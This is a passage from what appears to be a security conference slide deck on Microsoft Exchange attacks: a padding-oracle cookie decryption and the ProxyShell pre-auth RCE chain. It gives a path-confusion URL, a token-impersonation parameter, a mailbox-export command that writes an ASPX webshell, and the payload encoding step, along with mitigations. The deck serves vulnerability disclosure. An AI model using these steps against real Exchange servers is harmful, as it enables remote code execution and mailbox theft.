cadata = AES_CBC(cadataKey, cadataIV).Encrypt(@blob)
```

A meme featuring a surprised-looking monkey puppet. The text "Padding Oracle" is written in large, white, bold letters with a black outline at the top. The text "Still WORKS" is written in large, white, bold letters with a black outline at the bottom. The background is a blurred image of a monkey puppet in a blue shirt, looking surprised with wide eyes and an open mouth.

Padding Oracle

Still WORKS


FbaModule Encryption Logic



HttpProxy\FbaModule.cs

```
private void ParseCadataCookies(HttpApplication httpApplication) {  
    using (ICryptoTransform transform = aesCryptoServiceProvider.CreateDecryptor()) {  
        try {  
            byte[] array5 = Convert.FromBase64String(request.Cookies["cadata"].Value);  
            bytes2 = transform.TransformFinalBlock(array5, 0, array5.Length);  
        } catch (CryptographicException arg8) {  
            return;  
        }  
    }  
}
```

The Oracle



\FbaModule.cs

```
protected enum LogonReason {  
    None,  
    Logoff,  
    InvalidCredentials,  
    Timeout,  
    ChangePasswordLogoff  
}
```


We can decrypt the cookies now

But... How to get the client cookies?

We discover a new XSS to chain together

However, all sensitive cookies are protected by `HttpOnly` 😞

Take Over Client Requests




Demo

<https://youtu.be/VuJvmJZxogc>

ProxyShell

- The exploit chain we demonstrated at Pwn2Own 2021
 - An unauthenticated attacker can execute arbitrary commands on Microsoft Exchange Server through an only exposed 443 port!
- ProxyShell is chained with 3 bugs:
 - CVE-2021-34473 - Pre-auth Path Confusion leads to ACL Bypass
 - CVE-2021-34523 - Elevation of Privilege on Exchange PowerShell Backend
 - CVE-2021-31207 - Post-auth Arbitrary-File-Write leads to RCE

Where ProxyShell Begin?



1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest

2. Proxy Section

- > **GetTargetBackEndServerUrl**
- > CreateServerRequest
- > GetServerResponse

3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

ProxyShell

- ProxyShell started with a Path Confusion bug on Exchange Server

Explicit Logon feature

- The feature is designed to enable users to open another mailbox/calendar and display it in a new browser window
- The Exchange parsed the mailbox address and **normalized the URL internally**

```
https://exchange/OWA/user@orange.local/Default.aspx
```

Extract Mailbox Address from URL



HttpProxy\EwsAutodiscoverProxyRequestHandler.cs

```
protected override AnchorMailbox ResolveAnchorMailbox() {
    if (RequestPathParser.IsAutodiscoverV2PreviewRequest(base.ClientRequest.Url.AbsolutePath))
        2 text = base.ClientRequest.Params["Email"];
    // ...
    this.isExplicitLogonRequest = true;
    this.explicitLogonAddress = text;
}

public static bool IsAutodiscoverV2PreviewRequest(string path) {
    1 return path.EndsWith("/autodiscover.json", StringComparison.OrdinalIgnoreCase);
}
```

The Fatal Erase



HttpProxy\EwsAutodiscoverProxyRequestHandler.cs

```
protected override UriBuilder GetClientUrlForProxy() {
    string absoluteUri = base.ClientRequest.Url.AbsoluteUri;
    1 uri = UriHelper.RemoveExplicitLogonFromUrlAbsoluteUri(absoluteUri,
        this.explicitLogonAddress);
    return new UriBuilder(uri);
}

public static string RemoveExplicitLogonFromUrlAbsoluteUri(string absoluteUri, string
    explicitLogonAddress) {
    string text = "/" + explicitLogonAddress;
    if (absoluteUri.IndexOf(text) != -1)
    2 return absoluteUri.Substring(0, num) + absoluteUri.Substring(num + text.Length);
}
```

The actual part to be removed

`https://exchange/autodiscover/autodiscover.json?@foo.com/?&
Email=autodiscover/autodiscover.json%3f@foo.com`

Explicit Logon pattern

The actual part to be removed

`https://exchange/autodiscover/autodiscover.json?@foo.com/?&
Email=autodiscover/autodiscover.json%3f@foo.com`

Explicit Logon pattern

<https://exchange:444/?&>

[Email=autodiscover/autodiscover.json%3f@foo.com](https://exchange:444/?&Email=autodiscover/autodiscover.json%3f@foo.com)

Arbitrary Backend Access Again!

Exchange MAPI/HTTP Connectivity Endpoint

Version: 15.2.792.3
Vdir Path: /mapi/nsapi/

User: NT AUTHORITY\SYSTEM
UPN:
SID: S-1-5-18

Organization:
Authentication: Negotiate

Exchange PowerShell Remoting

- The Exchange PowerShell Remoting is a command-line interface that enables the automation of Exchange tasks
 - The Exchange PowerShell Remoting is built upon PowerShell API and uses the Runspace for isolations. All operations are based on WinRM protocol
 - Interact with the PowerShell Backend fails because there is no mailbox for the SYSTEM user
- We found a piece of code extract Access-Token from URL

Extract Access Token from URL



\Configuration\RemotePowershellBackendCmdletProxyModule.cs

```
private void OnAuthenticateRequest(object source, EventArgs args) {  
    HttpContext httpContext = HttpContext.Current;  
    if (httpContext.Request.IsAuthenticated) {  
        1 if (string.IsNullOrEmpty(httpContext.Request.Headers["X-CommonAccessToken"])) {  
            Uri url = httpContext.Request.Url;  
            Exception ex = null;  
        2 CommonAccessToken commonAccessToken = CommonAccessTokenFromUrl(httpContext.  
            User.Identity.ToString(), url, out ex);  
        }  
    }  
}
```

Extract Access Token from URL



\RemotePowershellBackendCmdletProxyModule.cs

```
private CommonAccessToken CommonAccessTokenFromUrl(string user, Uri requestURI,
    out Exception ex) {

    CommonAccessToken result = null;
    string text = LiveIdBasicAuthModule.GetNameValueCollectionFromUri(
        requestURI).Get("X-Rps-CAT");

    result = CommonAccessToken.Deserialize(Uri.UnescapeDataString(text));
    return result;
}
```

Privilege Downgrade

- An Elevation of Privilege (EOP) because we can access Exchange PowerShell Backend directly
 - The intention of this operation is to be a quick proxy for Internal Exchange PowerShell communications
- Specify the Access-Token in `X-Rps-CAT` to Impersonate to any user
 - We use this Privilege Escalation to "downgrade" ourself from SYSTEM to Exchange Admin

Execute Arbitrary Exchange PowerShell as Admin

And then?

Attack Exchange PowerShell

- The last piece of the puzzle is to find a post-auth RCE to chain together
 - Since we are Exchange admin now, it's easy to abuse the Exchange PowerShell command `New-MailboxExportRequest` to export user's mailbox into an UNC path

```
New-MailboxExportRequest -Mailbox orange@orange.local  
-FilePath \\127.0.0.1\C$\path\to\shell.aspx
```

Payload Delivery

- How to embed the malicious payload into the exported file?
 - We deliver the malicious payloads by Emails (SMTP) but the file is encoded 😞
 - The exported file is in Outlook Personal Folders (PST) format, by reading the MS-PST documentation, we learned it's just a simple permutation encoding



\RemotePowershellBackendCmdletProxyModule.cs

```
mpbbCrypt = [65, 54, 19, 98, 168, 33, 110, 187, 244, 22, 204, 4, 127, 100, 232, ...]  
encode_table = bytes.maketrans((bytearray(mpbbCrypt), bytearray(range(256))))  
'<%@ Page Language="Jscript"%>...' .translate(encode_table)
```

Put it All Together

1. Deliver our encoded WebShell payload by SMTP
2. Launch the native PowerShell and intercept the WinRM protocol
 - Rewrite the `/PowerShell/` to `/Autodiscover/` to trigger the Path Confusion bug
 - Add query string `X-Rps-CAT` with corresponding Exchange Admin Access Token
3. Execute commands inside the established PowerShell session
 - `New-ManagementRoleAssignment` to grant ourself `Mailbox Import Export` Role
 - `New-MailboxExportRequest` to write ASPX file into the local UNC path
4. Enjoy the shell

Demo

<https://youtu.be/FC6iHw258RI>

Mitigations

1. Keep Exchange Server up-to-date and not externally facing the Internet (especially web part)
2. Microsoft has enhanced the CAS Frontend in April 2021
 - The enhancement mitigated the authentication part of this attack surface and reduced the "pre-auth" effectively
3. Move to Office 365 Exchange Online 😊 (Just kidding)

Conclusion

- Modern problems require modern solutions
 - Try to comprehend the architectures from a higher point of view
- The Exchange CAS is still a good attack surface
 - Due to the lack of "pre-auth" bugs, the result may not be as powerful as before
- Exchange is still a buried treasure and waiting for you to hunt bugs
 - Fun fact - even you found a super critical bug like ProxyLogon, Microsoft will not reward you any bounty because Exchange Server On-Prem is out of scope

Thanks!



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